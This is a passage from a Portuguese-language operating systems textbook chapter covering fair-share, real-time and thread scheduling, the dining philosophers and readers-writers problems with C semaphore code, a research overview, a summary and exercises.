Para evitar essa situação, alguns sistemas levam em conta qual usuário é dono de um processo antes de escaloná-lo. Nesse modelo, a cada usuário é alocada alguma fração da CPU e o escalonador escolhe processos de uma maneira que garanta essa fração. Desse modo, se dois usuários têm cada um 50% da CPU prometidos, cada um receberá isso, não importa quantos processos eles tenham em existência.

Como exemplo, considere um sistema com dois usuários, cada um tendo a promessa de 50% da CPU. O usuário 1 tem quatro processos, *A, B, C* e *D*, e o usuário 2 tem apenas um processo, *E*. Se o escalonamento circular for usado, uma sequência de escalonamento possível que atende a todas as restrições é a seguinte:

A E B E C E D E A E B E C E D E ...

Por outro lado, se o usuário 1 tem direito a duas vezes o tempo de CPU que o usuário 2, talvez tenhamos

A B E C D E A B E C D E ...

Existem numerosas outras possibilidades, é claro, e elas podem ser exploradas, dependendo de qual seja a noção de justiça.

2.4.4 Escalonamento em sistemas de tempo real

Um sistema de **tempo real** é aquele em que o tempo tem um papel essencial. Tipicamente, um ou mais dispositivos físicos externos ao computador geram estímulos, e o computador tem de reagir em conformidade dentro de um montante de tempo fixo. Por exemplo, o computador em um CD player recebe os bits à medida que eles saem do drive e deve convertê-los em música dentro de um intervalo muito estrito. Se o cálculo levar tempo demais, a música soará estranha. Outros sistemas de tempo real estão monitorando pacientes em uma UTI, o piloto automático em um avião e o controle de robôs em uma fábrica automatizada. Em todos esses casos, ter a resposta certa, mas tê-la tarde demais é muitas vezes tão ruim quanto não tê-la.

Sistemas em tempo real são geralmente categorizados como **tempo real crítico**, significando que há prazos absolutos que devem ser cumpridos — para valer! — e **tempo real não crítico**, significando que descumprir um prazo ocasional é indesejável, mas mesmo assim tolerável. Em ambos os casos, o comportamento em tempo real é conseguido dividindo o programa em uma série de processos, cada um dos quais é previsível e conhecido antecipadamente. Esses processos geralmente têm vida curta e podem ser concluídos em bem menos de um segundo. Quando um evento externo é detectado, cabe ao escalonador programar os processos de uma maneira que todos os prazos sejam atendidos.

Os eventos a que um sistema de tempo real talvez tenha de responder podem ser categorizados ainda como **periódicos** (significando que eles ocorrem em intervalos regulares) ou **aperiódicos** (significando que eles ocorrem de maneira imprevisível). Um sistema pode ter de responder a múltiplos fluxos de eventos periódicos. Dependendo de quanto tempo cada evento exige para o processamento, tratar de todos talvez não seja nem possível. Por exemplo, se há m eventos periódicos e o evento i ocorre com o período P_i e exige C_i segundos de tempo da CPU para lidar com cada evento, então a carga só pode ser tratada se

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

Diz-se de um sistema de tempo real que atende a esse critério que ele é **escalonável**. Isso significa que ele realmente pode ser implementado. Um processo que fracassa em atender esse teste não pode ser escalonado, pois o montante total de tempo de CPU que os processos querem coletivamente é maior do que a CPU pode proporcionar.

Como exemplo, considere um sistema de tempo real não crítico com três eventos periódicos, com períodos de 100, 200 e 500 ms, respectivamente. Se esses eventos exigem 50, 30 e 100 ms de tempo da CPU, respectivamente, o sistema é escalonável, pois 0,5 + 0,15 + 0,2 < 1. Se um quarto evento com um período de 1 segundo é acrescentado, o sistema permanecerá escalonável desde que esse evento não precise de mais de 150 ms de tempo da CPU por evento. Implícito nesse cálculo está o pressuposto de que o overhead de chaveamento de contexto é tão pequeno que pode ser ignorado.

Algoritmos de escalonamento de tempo real podem ser estáticos ou dinâmicos. Os primeiros tomam suas decisões de escalonamento antes de o sistema começar a ser executado. Os últimos tomam suas decisões no tempo de execução, após ela ter começado. O escalonamento estático funciona apenas quando há uma informação perfeita disponível antecipadamente sobre o trabalho a ser feito, e os prazos que precisam ser cumpridos. Algoritmos de escalonamento dinâmico não têm essas restrições.

2.4.5 Política *versus* mecanismo

Até o momento, presumimos tacitamente que todos os processos no sistema pertencem a usuários diferentes e estão, portanto, competindo pela CPU. Embora isso seja muitas vezes verdadeiro, às vezes acontece de um processo ter muitos filhos executando sob o seu controle. Por exemplo, um processo de sistema de gerenciamento de banco de dados pode ter muitos filhos. Cada filho pode estar funcionando em uma solicitação diferente, ou cada um pode ter alguma função específica para realizar (análise sintática de consultas, acesso ao disco etc.). É inteiramente possível que o principal processo tenha uma ideia excelente de qual dos filhos é o mais importante (ou tenha tempo crítico) e qual é o menos importante. Infelizmente, nenhum dos escalonadores discutidos aceita qualquer entrada dos processos do usuário sobre decisões de escalonamento. Como resultado, o escalonador raramente faz a melhor escolha.

A solução desse problema é separar o **mecanismo de escalonamento** da **política de escalonamento**, um princípio há muito estabelecido (LEVIN et al., 1975). O que isso significa é que o algoritmo de escalonamento é parametrizado de alguma maneira, mas os parâmetros podem estar preenchidos pelos processos dos usuários. Vamos considerar o exemplo do banco de dados novamente. Suponha que o núcleo utilize um algoritmo de escalonamento de prioridades, mas fornece uma chamada de sistemas pela qual um processo pode estabelecer (e mudar) as prioridades dos seus filhos. Dessa maneira, o pai pode controlar como seus filhos são escalonados, mesmo que ele mesmo não realize o escalonamento. Aqui o mecanismo está no núcleo, mas a política é estabelecida por um processo do usuário. A separação do mecanismo de política é uma ideia fundamental.

2.4.6 Escalonamento de threads

Quando vários processos têm cada um múltiplos threads, temos dois níveis de paralelismo presentes: processos e threads. Escalonar nesses sistemas difere substancialmente, dependendo se os threads de usuário ou os threads de núcleo (ou ambos) recebem suporte.



Vamos considerar primeiro os threads de usuário. Tendo em vista que o núcleo não tem ciência da existência dos threads, ele opera como sempre fez, escolhendo um processo, digamos, *A*, e dando a *A* controle de seu quantum. O escalonador de thread dentro de *A* decide qual thread executar, digamos, *A1*. Dado que não há interrupções de relógio para multiprogramar threads, esse thread pode continuar a ser executado por quanto tempo quiser. Se ele utilizar todo o quantum do processo, o núcleo selecionará outro processo para executar.

Quando o processo *A,* por fim, executar novamente, o thread *A1* retomará a execução. Ele continuará a consumir todo o tempo de *A* até que termine. No entanto, seu comportamento antissocial não afetará outros processos. Eles receberão o que quer que o escalonador considere sua fração apropriada, não importa o que estiver acontecendo dentro do processo *A*.

Agora considere o caso em que os threads de *A* tenham relativamente pouco trabalho para fazer por surto de CPU, por exemplo, 5 ms de trabalho dentro de um quantum de 50 ms. Em consequência, cada um executa por um tempo, então cede a CPU de volta para o escalonador de threads. Isso pode levar à sequência *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, antes que o núcleo chaveie para o processo *B*. Essa situação está mostrada na Figura 2.44(a).

O algoritmo de escalonamento usado pelo sistema de tempo de execução pode ser qualquer um dos descritos anteriormente. Na prática, o escalonamento circular e o de prioridade são os mais comuns. A única restrição é a ausência de um relógio para interromper um thread que esteja sendo executado há tempo demais. Visto que os threads cooperam, isso normalmente não é um problema.

Agora considere a situação com threads de núcleo. Aqui o núcleo escolhe um thread em particular para executar. Ele não precisa levar em conta a qual processo o thread pertence, porém ele pode, se assim o desejar. O thread recebe um quantum e é suspenso compulsoriamente se o exceder. Com um quantum de 50 ms, mas threads que são

FIGURA 2.44 (a) Escalonamento possível de threads de usuário com quantum de processo de 50 ms e threads que executam 5 ms por surto de CPU. (b) Escalonamento possível de threads de núcleo com as mesmas características que (a).

bloqueados após 5 ms, a ordem do thread por algum período de 30 ms pode ser *A1*, *B1*, *A2*, *B2*, *A3*, *B3,* algo que não é possível com esses parâmetros e threads de usuário. Essa situação está parcialmente descrita na Figura 2.44(b).

Uma diferença importante entre threads de usuário e de núcleo é o desempenho. Realizar um chaveamento de thread com threads de usuário exige um punhado de instruções de máquina. Com threads de núcleo é necessário um chaveamento de contexto completo, mudar o mapa de memória e invalidar o cache, o que representa uma demora de magnitude várias ordens maior. Por outro lado, com threads de núcleo, ter um bloqueio de thread na E/S não suspende todo o processo como ocorre com threads de usuário.

Visto que o núcleo sabe que chavear de um thread no processo *A* para um thread no processo *B* é mais caro do que executar um segundo thread no processo *A* (por ter de mudar o mapa de memória e invalidar a memória de cache), ele pode levar essa informação em conta quando toma uma decisão. Por exemplo, dados dois threads que de outra forma são igualmente importantes, com um deles pertencendo ao mesmo processo que um thread que foi bloqueado há pouco e outro pertencendo a um processo diferente, a preferência poderia ser dada ao primeiro.

Outro fator importante é que os threads de usuário podem empregar um escalonador de thread específico de uma aplicação. Considere, por exemplo, o servidor na web da Figura 2.8. Suponha que um thread operário foi bloqueado há pouco e o thread despachante e dois threads operários estão prontos. Quem deve ser executado em seguida? O sistema de tempo de execução, sabendo o que todos os threads fazem, pode facilmente escolher o despachante para ser executado em seguida, de maneira que ele possa colocar outro operário para executar. Essa estratégia maximiza o montante de paralelismo em um ambiente onde operários frequentemente são bloqueados pela E/S de disco. Com threads de núcleo, o núcleo jamais saberia o que cada thread fez (embora a eles pudessem ser atribuídas prioridades diferentes). No geral, entretanto, escalonadores de threads específicos de aplicações são capazes de ajustar uma aplicação melhor do que o núcleo.


2.5 Problemas clássicos de IPC

A literatura de sistemas operacionais está cheia de problemas interessantes que foram amplamente discutidos e analisados usando variados métodos de sincronização. Nas seções a seguir, examinaremos três dos problemas mais conhecidos.

2.5.1 O problema do jantar dos filósofos

Em 1965, Dijkstra formulou e então solucionou um problema de sincronização que ele chamou de **problema do jantar dos filósofos**. Desde então, todos os que inventaram mais uma primitiva de sincronização sentiram-se obrigados a demonstrar quão maravilhosa é a nova primitiva exibindo quão elegantemente ela soluciona o problema do jantar dos filósofos. O problema pode ser colocado de maneira bastante simples, como a seguir: cinco filósofos estão sentados em torno de uma mesa circular. Cada filósofo tem um prato de espaguete. O espaguete é tão escorregadio que um filósofo precisa de dois garfos para comê-lo. Entre cada par de pratos há um garfo. O desenho da mesa está ilustrado na Figura 2.45.

A vida de um filósofo consiste em alternar períodos de alimentação e pensamento. (Trata-se de um tipo de abstração, mesmo para filósofos, mas as outras atividades são irrelevantes aqui.) Quando um filósofo fica suficientemente faminto, ele tenta pegar seus garfos à esquerda

FIGURA 2.45 Hora do almoço no departamento de filosofia.

e à direita, um de cada vez, não importa a ordem. Se for bem-sucedido em pegar dois garfos, ele come por um tempo, então larga os garfos e continua a pensar. A questão fundamental é: você consegue escrever um programa para cada filósofo que faça o que deve fazer e jamais fique travado? (Já foi apontado que a necessidade de dois garfos é de certa maneira artificial; talvez devamos trocar de um prato italiano para um chinês, substituindo o espaguete por arroz e os garfos por pauzinhos.)

A Figura 2.46 mostra a solução óbvia. O procedimento *take_fork* espera até o garfo específico estar disponível e então o pega. Infelizmente, a solução óbvia está errada. Suponha que todos os cinco filósofos peguem seus garfos esquerdos simultaneamente. Nenhum será capaz de pegar seus garfos direitos, e haverá um impasse.

Poderíamos facilmente modificar o programa de maneira que após pegar o garfo esquerdo, o programa confere para ver se o garfo direito está disponível. Se não estiver, o filósofo coloca de volta o esquerdo sobre a mesa, espera por um tempo, e repete todo o processo. Essa proposta também fracassa, embora por uma razão diferente. Com um pouco de azar, todos os filósofos poderiam começar o algoritmo simultaneamente, pegando seus garfos esquerdos, vendo que seus garfos direitos não estavam disponíveis, colocando seus garfos esquerdos de volta sobre a mesa, esperando, pegando seus garfos esquerdos de novo ao mesmo tempo, assim por diante, para sempre. Uma situação como essa, na qual todos os programas continuam a executar indefinidamente, mas fracassam em realizar qualquer progresso, é chamada de **inanição** (*starvation*). (Ela é chamada de inanição mesmo quando o problema não ocorre em um restaurante italiano ou chinês.)

Agora você pode pensar que se os filósofos simplesmente esperassem um tempo aleatório em vez de ao mesmo tempo fracassarem em conseguir o garfo direito, a chance de tudo continuar em um impasse mesmo por uma hora é muito pequena. Essa observação é verdadeira, e em quase todas as aplicações tentar mais tarde não é um problema. Por exemplo, na popular rede de área local Ethernet, se dois computadores enviam um pacote ao mesmo tempo, cada um espera um tempo aleatório e tenta de novo; na prática essa solução funciona bem. No entanto, em algumas aplicações você preferiria uma solução que sempre funcionasse e não pudesse fracassar por uma série improvável de números aleatórios. Pense no controle de segurança em uma usina de energia nuclear.

Uma melhoria para a Figura 2.46 que não apresenta impasse nem inanição é proteger os cinco comandos seguindo a chamada *think* com um semáforo binário. Antes de começar a pegar garfos, um filósofo realizaria

FIGURA 2.46 Uma não solução para o problema do jantar dos filósofos.

```
#define N 5                          /* numero de filosofos */

void philosopher(int i)              /* i: numero do filosofo, de 0 a 4 */
{
      while (TRUE) {
            think( );                /* o filosofo esta pensando */
            take_fork(i);            /* pega o garfo esquerdo */
            take_fork((i+1) % N);    /* pega o garfo direito; % e o operador modulo */
            eat( );                  /* hummm, espaguete */
            put_fork(i);             /* devolve o garfo esquerdo a mesa */
            put_fork((i+1) % N);     /* devolve o garfo direito a mesa */
      }
}
```

um down em *mutex*. Após substituir os garfos, ele realizaria um up em *mutex*. Do ponto de vista teórico, essa solução é adequada. Do ponto de vista prático, ela tem um erro de desempenho: apenas um filósofo pode estar comendo a qualquer dado instante. Com cinco garfos disponíveis, deveríamos ser capazes de ter dois filósofos comendo ao mesmo tempo.

A solução apresentada na Figura 2.47 é livre de impasse e permite o máximo paralelismo para um número arbitrário de filósofos. Ela usa um arranjo, *estado*, para controlar se um filósofo está comendo, pensando, ou com fome (tentando conseguir garfos). Um filósofo pode passar para o estado comendo apenas se nenhum de seus vizinhos estiver comendo. Os vizinhos do

FIGURA 2-47 Uma solução para o problema do jantar dos filósofos.

```
#define N           5           /* numero de filosofos */
#define LEFT        (i+N–1)%N   /* numero do vizinho a esquerda de i */
#define RIGHT       (i+1)%N     /* numero do vizinho a direita de i */
#define THINKING    0           /* o filosofo esta pensando */
#define HUNGRY      1           /* o filosofo esta tentando pegar garfos */
#define EATING      2           /* o filosofo esta comendo */

typedef int semaphore;          /* semaforos sao um tipo especial de int */
int state[N];                   /* arranjo para controlar o estado de cada um */
semaphore mutex = 1;            /* exclusao mutua para as regioes criticas */
semaphore s[N];                 /* um semaforo por filosofo */

void philosopher(int i)         /* i: o numero do filosofo, de 0 a N–1 */
{
     while (TRUE) {             /* repete para sempre */
          think( );             /* o filosofo esta pensando */
          take_forks(i);        /* pega dois garfos ou bloqueia */
          eat( );               /* hummm, espaguete! */
          put_forks(i);         /* devolve os dois garfos a mesa */
     }
}

void take_forks(int i)          /* i: o numero do filosofo, de 0 a N–1 */
{
     down(&mutex);              /* entra na regiao critica */
     state[i] = HUNGRY;         /* registra que o filosofo esta faminto */
     test(i);                   /* tenta pegar dois garfos */
     up(&mutex);                /* sai da regiao critica */
     down(&s[i]);               /* bloqueia se os garfos nao foram pegos */
}

void put_forks(i)               /* i: o numero do filosofo, de 0 a N–1 */
{
     down(&mutex);              /* entra na regiao critica */
     state[i] = THINKING;       /* o filosofo acabou de comer */
     test(LEFT);                /* ve se o vizinho da esquerda pode comer agora */
     test(RIGHT);               /* ve se o vizinho da direita pode comer agora */
     up(&mutex);                /* sai da regiao critica */
}

void test(i)/* i: o numero do filosofo, de 0 a N–1 */
{
     if (state[i] == HUNGRY && state[LEFT] != EATING && state[RIGHT] != EATING) {
          state[i] = EATING;
          up(&s[i]);
     }
}
```

filósofo *i* são definidos pelas macros *LEFT* e *RIGHT*. Em outras palavras, se *i* é 2, *LEFT* é 1 e *RIGHT* é 3.

O programa usa um conjunto de semáforos, um por filósofo, portanto os filósofos com fome podem ser bloqueados se os garfos necessários estiverem ocupados. Observe que cada processo executa a rotina *philosopher* como seu código principal, mas as outras rotinas, *take_forks, put_forks* e *test*, são rotinas ordinárias e não processos separados.

2.5.2 O problema dos leitores e escritores

O problema do jantar dos filósofos é útil para modelar processos que estão competindo pelo acesso exclusivo a um número limitado de recursos, como em dispositivos de E/S. Outro problema famoso é o problema dos leitores e escritores (COURTOIS et al., 1971), que modela o acesso a um banco de dados. Imagine, por exemplo, um sistema de reservas de uma companhia aérea, com muitos processos competindo entre si desejando ler e escrever. É aceitável ter múltiplos processos lendo o banco de dados ao mesmo tempo, mas se um processo está atualizando (escrevendo) o banco de dados, nenhum outro pode ter acesso, nem mesmo os leitores. A questão é: como programar leitores e escritores? Uma solução é mostrada na Figura 2.48.

Nessa solução, para conseguir acesso ao banco de dados, o primeiro leitor realiza um down no semáforo *db*. Leitores subsequentes apenas incrementam um contador, *rc*. À medida que os leitores saem, eles decrementam o contador, e o último a deixar realiza um up no semáforo, permitindo que um escritor bloqueado, se houver, entre.

A solução apresentada aqui contém implicitamente uma decisão sutil que vale observar. Suponha que enquanto um leitor está usando o banco de dados, aparece outro leitor. Visto que ter dois leitores ao mesmo tempo não é um problema, o segundo leitor é admitido. Leitores adicionais também podem ser admitidos se aparecerem.

FIGURA 2.48 Uma solução para o problema dos leitores e escritores.

```
typedef int semaphore;              /* use sua imaginacao */
semaphore mutex = 1;                /* controla o acesso a 'rc' */
semaphore db = 1;                   /* controla o acesso a base de dados */
int rc = 0;                         /* numero de processos lendo ou querendo ler */

void reader(void)
{
     while (TRUE) {                 /* repete para sempre */
          down(&mutex);             /* obtem acesso exclusivo a 'rc' */
          rc = rc + 1;              /* um leitor a mais agora */
          if (rc == 1) down(&db);   /* se este for o primeiro leitor ... */
          up(&mutex);               /* libera o acesso exclusivo a 'rc' */
          read_data_base( );        /* acesso aos dados */
          down(&mutex);             /* obtem acesso exclusivo a 'rc' */
          rc = rc – 1;              /* um leitor a menos agora */
          if (rc == 0) up(&db);     /* se este for o ultimo leitor ... */
          up(&mutex);               /* libera o acesso exclusivo a 'rc' */
          use_data_read( );         /* regiao nao critica */
     }
}


void writer(void)
{
     while (TRUE) {                 /* repete para sempre */
          think_up_data( );         /* regiao nao critica */
          down(&db);                /* obtem acesso exclusivo */
          write_data_base( );       /* atualiza os dados */
          up(&db);                  /* libera o acesso exclusivo */
     }
}
```

Agora suponha que um escritor apareça. O escritor pode não ser admitido ao banco de dados, já que escritores precisam ter acesso exclusivo, então ele é suspenso. Depois, leitores adicionais aparecem. Enquanto pelo menos um leitor ainda estiver ativo, leitores subsequentes serão admitidos. Como consequência dessa estratégia, enquanto houver uma oferta uniforme de leitores, todos eles entrarão assim que chegarem. O escritor será mantido suspenso até que nenhum leitor esteja presente. Se um novo leitor aparecer, digamos, a cada 2 s, e cada leitor levar 5 s para realizar o seu trabalho, o escritor jamais entrará.

Para evitar essa situação, o programa poderia ser escrito de maneira ligeiramente diferente: quando um leitor chega e um escritor está esperando, o leitor é suspenso atrás do escritor em vez de ser admitido imediatamente. Dessa maneira, um escritor precisa esperar por leitores que estavam ativos quando ele chegou, mas não precisa esperar por leitores que chegaram depois dele. A desvantagem dessa solução é que ela alcança uma concorrência menor e assim tem um desempenho mais baixo. Courtois et al. (1971) apresentam uma solução que dá prioridade aos escritores. Para detalhes, consulte o artigo.

2.6 Pesquisas sobre processos e threads

No Capítulo 1, estudamos algumas das pesquisas atuais sobre a estrutura dos sistemas operacionais. Neste capítulo e nos subsequentes, estudaremos pesquisas mais específicas, começando com processos. Como ficará claro com o tempo, alguns assuntos são muito menos controversos do que outros. A maioria das pesquisas tende a ser sobre os tópicos novos, em vez daqueles que estão por aí há décadas.

O conceito de um processo é um exemplo de algo que já está muito bem estabelecido. Quase todo sistema tem alguma noção de um processo como um contêiner para agrupar recursos relacionados como um espaço de endereçamento, threads, arquivos abertos, permissões de proteção e assim por diante. Sistemas diferentes realizam o agrupamento de maneira ligeiramente diferente, mas trata-se apenas de diferenças de engenharia. A ideia básica não é mais muito controversa, e há pouca pesquisa nova sobre processos.

O conceito de threads é mais recente do que o de processos, mas ele, também, já foi bastante estudado. Ainda assim, o estudo ocasional sobre threads aparece de tempos em tempos, como o estudo a respeito de aglomeração de threads em multiprocessadores (TAM et al., 2007), ou sobre quão bem os sistemas operacionais modernos como o Linux lidam com muitos threads e muitos núcleos (BOYD-WICKIZER, 2010).

Uma área de pesquisa particularmente ativa lida com a gravação e a reprodução da execução de um processo (VIENNOT et al., 2013). A reprodução ajuda os desenvolvedores a procurar erros difíceis de serem encontrados e especialistas em segurança a investigar incidentes.

De modo similar, muita pesquisa na comunidade de sistemas operacionais concentra-se hoje em questões de segurança. Muitos incidentes demonstraram que os usuários precisam de uma proteção melhor contra agressores (e, ocasionalmente, contra si mesmos). Uma abordagem é controlar e restringir com cuidado os fluxos de informação em um sistema operacional (GIFFIN et al., 2012).

O escalonamento (tanto de uniprocessadores quanto de multiprocessadores) ainda é um tópico que mora no coração de alguns pesquisadores. Alguns tópicos sendo pesquisados incluem o escalonamento de dispositivos móveis em busca da eficiência energética (YUAN e NAHRSTEDT, 2006), escalonamento com tecnologia hyperthreading (BULPIN e PRATT, 2005) e escalonamento *bias-aware* (KOUFATY, 2010). Com cada vez mais computação em smartphones com restrições de energia, alguns pesquisadores propõem migrar o processo para um servidor mais potente na nuvem, quando isso for útil (GORDON et al, 2012). No entanto, poucos projetistas de sistemas andam preocupados com a falta de um algoritmo de escalonamento de threads decente, então esse tipo de pesquisa parece ser mais um interesse de pesquisadores do que uma demanda de projetistas. Como um todo, processos, threads e escalonamento, não são mais os tópicos quentes de pesquisa que já foram um dia. A pesquisa seguiu para tópicos como gerenciamento de energia, virtualização, nuvens e segurança.

2.7 Resumo

A fim de esconder os efeitos de interrupções, os sistemas operacionais fornecem um modelo conceitual que consiste de processos sequenciais executando em paralelo. Processos podem ser criados e terminados dinamicamente. Cada processo tem seu próprio espaço de endereçamento.

Para algumas aplicações é útil ter múltiplos threads de controle dentro de um único processo. Esses threads são escalonados independentemente e cada um tem sua própria pilha, mas todos os threads em um processo compartilham de um espaço de endereçamento comum.

Threads podem ser implementados no espaço do usuário ou no núcleo.

Processos podem comunicar-se uns com os outros usando primitivas de comunicação entre processos, por exemplo, semáforos, monitores ou mensagens. Essas primitivas são usadas para assegurar que jamais dois processos estejam em suas regiões críticas ao mesmo tempo, uma situação que leva ao caos. Um processo pode estar sendo executado, ser executável, ou bloqueado, e pode mudar de estado quando ele ou outro executar uma das primitivas de comunicação entre processos. A comunicação entre threads é similar.

Primitivas de comunicação entre processos podem ser usadas para solucionar problemas como o produtor-consumidor, o jantar dos filósofos e leitor-escritor. Mesmo com essas primitivas, é preciso cuidado para evitar erros e impasses.

Um número considerável de algoritmos de escalonamento foi estudado. Alguns deles são usados fundamentalmente por sistemas em lote, como o escalonamento da tarefa mais curta primeiro. Outros são comuns tanto nos sistema em lote quanto nos sistemas interativos. Esses algoritmos incluem escalonamento circular, por prioridade, de múltiplas filas, garantido, de loteria e por fração justa. Alguns sistemas fazem uma separação clara entre o mecanismo de escalonamento e a política de escalonamento, o que permite que os usuários tenham controle do algoritmo de escalonamento.

PROBLEMAS

1. Na Figura 2.2, são mostrados três estados de processos. Na teoria, com três estados, poderia haver seis transições, duas para cada. No entanto, apenas quatro transições são mostradas. Existe alguma circunstância na qual uma delas ou ambas as transições perdidas possam ocorrer?
2. Suponha que você fosse projetar uma arquitetura de computador avançada que realizasse chaveamento de processos em hardware, em vez de interrupções. De qual informação a CPU precisaria? Descreva como o processo de chaveamento por hardware poderia funcionar.
3. Em todos os computadores atuais, pelo menos parte dos tratadores de interrupções é escrita em linguagem de montagem. Por quê?
4. Quando uma interrupção ou uma chamada de sistema transfere controle para o sistema operacional, geralmente uma área da pilha do núcleo separada da pilha do processo interrompido é usada. Por quê?
5. Um sistema computacional tem espaço suficiente para conter cinco programas em sua memória principal. Esses programas estão ociosos esperando por E/S metade do tempo. Qual fração do tempo da CPU é desperdiçada?
6. Um computador tem 4 GB de RAM da qual o sistema operacional ocupa 512 MB. Os processos ocupam 256 MB cada (para simplificar) e têm as mesmas características. Se a meta é a utilização de 99% da CPU, qual é a espera de E/S máxima que pode ser tolerada?
7. Múltiplas tarefas podem ser executadas em paralelo e terminar mais rápido do que se forem executadas de modo sequencial. Suponha que duas tarefas, cada uma precisando de 20 minutos de tempo da CPU, iniciassem simultaneamente. Quanto tempo a última levará para completar se forem executadas sequencialmente? Quanto tempo se forem executadas em paralelo? Presuma uma espera de E/S de 50%.
8. Considere um sistema multiprogramado com grau de 6 (isto é, seis programas na memória ao mesmo tempo). Presuma que cada processo passe 40% do seu tempo esperando pelo dispositivo de E/S. Qual será a utilização da CPU?
9. Presuma que você esteja tentando baixar um arquivo grande de 2 GB da internet. O arquivo está disponível a partir de um conjunto de servidores espelho, cada um deles capaz de fornecer um subconjunto dos bytes do arquivo; presuma que uma determinada solicitação especifique os bytes de início e fim do arquivo. Explique como você poderia usar os threads para melhorar o tempo de download.
10. No texto foi afirmado que o modelo da Figura 2.11(a) não era adequado a um servidor de arquivos usando um cache na memória. Por que não? Será que cada processo poderia ter seu próprio cache?
11. Se um processo multithread bifurca, um problema ocorre se o filho recebe cópias de todos os threads do pai. Suponha que um dos threads originais estivesse esperando por entradas do teclado. Agora dois threads estão esperando por entradas do teclado, um em cada processo. Esse problema ocorre alguma vez em processos de thread único?
12. Um servidor web multithread é mostrado na Figura 2.8. Se a única maneira de ler de um arquivo é a chamada de sistema `read` com bloqueio normal, você acredita que threads de usuário ou threads de núcleo estão sendo usados para o servidor web? Por quê?
13. No texto, descrevemos um servidor web multithread, mostrando por que ele é melhor do que um servidor de thread único e um servidor de máquina de estado finito. Existe alguma circunstância na qual um servidor de thread único possa ser melhor? Dê um exemplo.

14. Na Figura 2.12, o conjunto de registradores é listado como um item por thread em vez de por processo. Por quê? Afinal de contas, a máquina tem apenas um conjunto de registradores.

15. Por que um thread em algum momento abriria mão voluntariamente da CPU chamando *thread_yield*? Afinal, visto que não há uma interrupção periódica de relógio, ele talvez jamais receba a CPU de volta.

16. É possível que um thread seja antecipado por uma interrupção de relógio? Se a resposta for afirmativa, em quais circunstâncias?

17. Neste problema, você deve comparar a leitura de um arquivo usando um servidor de arquivos de um thread único e um servidor com múltiplos threads. São necessários 12 ms para obter uma requisição de trabalho, despachá-la e realizar o resto do processamento, presumindo que os dados necessários estejam na cache de blocos. Se uma operação de disco for necessária, como é o caso em um terço das vezes, 75 ms adicionais são necessários, tempo em que o thread repousa. Quantas requisições/segundo o servidor consegue lidar se ele tiver um único thread? E se ele for multithread?

18. Qual é a maior vantagem de se implementar threads no espaço de usuário? Qual é a maior desvantagem?

19. Na Figura 2.15 as criações dos thread e mensagens impressas pelos threads são intercaladas ao acaso. Existe alguma maneira de se forçar que a ordem seja estritamente thread 1 criado, thread 1 imprime mensagem, thread 1 sai, thread 2 criado, thread 2 imprime mensagem, thread 2 sai e assim por diante? Se a resposta for afirmativa, como? Se não, por que não?

20. Na discussão sobre variáveis globais em threads, usamos uma rotina *create_global* para alocar memória para um ponteiro para a variável, em vez de para a própria variável. Isso é essencial, ou as rotinas poderiam funcionar somente com os próprios valores?

21. Considere um sistema no qual threads são implementados inteiramente no espaço do usuário, com o sistema de tempo de execução sofrendo uma interrupção de relógio a cada segundo. Suponha que uma interrupção de relógio ocorra enquanto um thread está executando no sistema de tempo de execução. Qual problema poderia ocorrer? Você poderia sugerir uma maneira para solucioná-lo?

22. Suponha que um sistema operacional não tem nada parecido com a chamada de sistema select para saber antecipadamente se é seguro ler de um arquivo, pipe ou dispositivo, mas ele permite que relógios de alarme sejam configurados para interromper chamadas de sistema bloqueadas. É possível implementar um pacote de threads no espaço do usuário nessas condições? Discuta.

23. A solução da espera ocupada usando a variável *turn* (Figura 2.23) funciona quando os dois processos estão executando em um multiprocessador de memória compartilhada, isto é, duas CPUs compartilhando uma memória comum?

24. A solução de Peterson para o problema da exclusão mútua mostrado na Figura 2.24 funciona quando o escalonamento de processos é preemptivo? E quando ele é não preemptivo?

25. O problema da inversão de prioridades discutido na Seção 2.3.4 acontece com threads de usuário? Por que ou por que não?

26. Na Seção 2.3.4, uma situação com um processo de alta prioridade, *H*, e um processo de baixa prioridade, *L*, foi descrita, o que levou *H* a entrar em um laço infinito. O mesmo problema ocorre se o escalonamento circular for usado em vez do escalonamento de prioridade? Discuta.

27. Em um sistema com threads, há uma pilha por thread ou uma pilha por processo quando threads de usuário são usados? E quando threads de núcleo são usados? Explique.

28. Quando um computador está sendo desenvolvido, normalmente ele é primeiro simulado por um programa que executa uma instrução de cada vez. Mesmo multiprocessadores são simulados de maneira estritamente sequencial. É possível que uma condição de corrida ocorra quando não há eventos simultâneos como nesses casos?

